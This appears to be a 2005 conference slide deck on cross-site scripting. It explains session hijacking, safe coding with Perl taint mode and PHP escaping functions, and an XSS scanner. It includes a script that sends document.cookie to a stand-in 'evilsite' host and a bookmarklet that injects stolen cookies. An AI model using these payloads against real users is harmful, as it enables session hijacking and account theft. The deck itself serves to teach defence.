Cross Site Scripting Scanning

Sven Neuhaus

What The Hack 2005

Outline

- Introduction to Cross Site Scripting (XSS)
- Safe coding practices
- Scanning for vulnerabilities

Introduction to XSS

The Problem:

User-supplied data gets inserted into dynamic web pages

Introduction to XSS

The Problem:

User-supplied data gets inserted into dynamic web pages **and executed as code by browsers!**

Where does the data come from?

- Form input
- URLs (paths and parameters)
- HTTP_REFERER
- log files
- cookies
- DNS
- databases

Dangerous data

- Code in web pages:
  - **JavaScript** aka JScript, ECMAScript
  - VBScript
- Exploits for browser security holes:
  - Buffer overruns,
  - Java sandbox holes,
  - ActiveX components marked as “safe”.
- Executed by the server
  - PHP

The JavaScript security model

JavaScript code may

- access current window and child windows and frames
- read and write cookies
- load data from URLs

Cookies

Cookies are used to store user sessions.

They have these attributes:

- domain
- path
- secure
- expiration date
- name/value

JavaScript can steal cookies!

Session hijacking step by step


1) create exploit URL or page

```
<script>
new Image().src=
"http://evilsite/?data="+
encodeURI(document.cookie)
</script>
```

Session hijacking step by step

1) create exploit URL or page
2) send it to the victim
3) victim visits URL
4) code gets inserted by server
5) victim’s browser executes code
6) code steals victim’s session cookie
7) attacker steals session

Live demonstration



Bookmarklet for cookie thieves

```
javascript:var cd=prompt(
'Cookie data?').replace(
/\\/g,'').split(';');while(i
=cd.shift())document.cookie=
i;void alert("cookies:\n"+
document.cookie);
```

XSS: Defacements & social engineering

Inserted code has complete control over the web page:

Delete, create and alter texts, images and links.

Example: eBay auctions

User protection

Disable JavaScript in Mozilla for notorious sites:

In *~/.firefox/default/xyz.slt/**user.js***:

```
user_pref("capability.policy.policynames",
"nojs");
user_pref("capability.policy.nojs.sites",
"ebay.de ebay.com ebay.nl ebay.co.uk");
user_pref("capability.policy.nojs.javascri
pt.enabled", "noAccess");
```

XSS example code

Vulnerable example perl script from the CGI.pm documentation (shortened)

```
use CGI qw/:standard/;
print header, start_form,
  "What’s your name?",
  textfield(’name’), submit, end_form;
print "Your name is",em(param(’name’))
  if param();
```

Safe Coding Practices

XSS relies on insertion of control chars.

HTML: <, >, " and '

URLs: ?, & and =

SQL, Shell, PHP, SHTML have their own

Proper filtering

- Don't filter certain dangerous characters
- Instead, allow only characters deemed necessary!
- Sanitize data in one central location
- If control chars are allowed, escape them

Perl

Use perl's unique taint mode:

```
   #!/usr/bin/perl -wT

/^([a-z0-9.-]*)$/ or
   die "\$_ is naughty!\n";
$_ = $1; # $_ is now untainted
```

Taint Mode with Perl modules

For DBI, use TaintIn:

```
$dbh = DBI->connect($dsn, $user,
    $pw, { TaintIn => 1 });
```

`print()` is considered safe!

Use `Apache::TaintRequest` for fully automatic HTML entity escaping of tainted data:

<&>➡<&amp;>   <">➡<&quot;>

PHP

XSS related functions

```
string strip_tags ( string str [,
  string allowable_tags] )

string htmlentities ( string string [,
  int quote_style [, string charset]] )

string urlencode ( string str )
```

"=" ➞ "%3D"

Stopping Cookie Theft


- Store IP address in session - *but beware of AOL proxy clusters!*
- Limit cookie path
- Limit lifespan of session-id

Cross Site Scripting Scanning

XSSS mode of operation

- Crawl website
- Detect forms and URLs with parameters
- Fill in forms, alter parameters to include control characters
- Scan web server response for our input

XSSS Live demonstration



Q&A

XSS/XSSS Resources

XSSS Download and XSS Link list at:

`http://www.sven.de/xsss/`

Contact address:

Sven Neuhaus <**`sn@heise.de`**>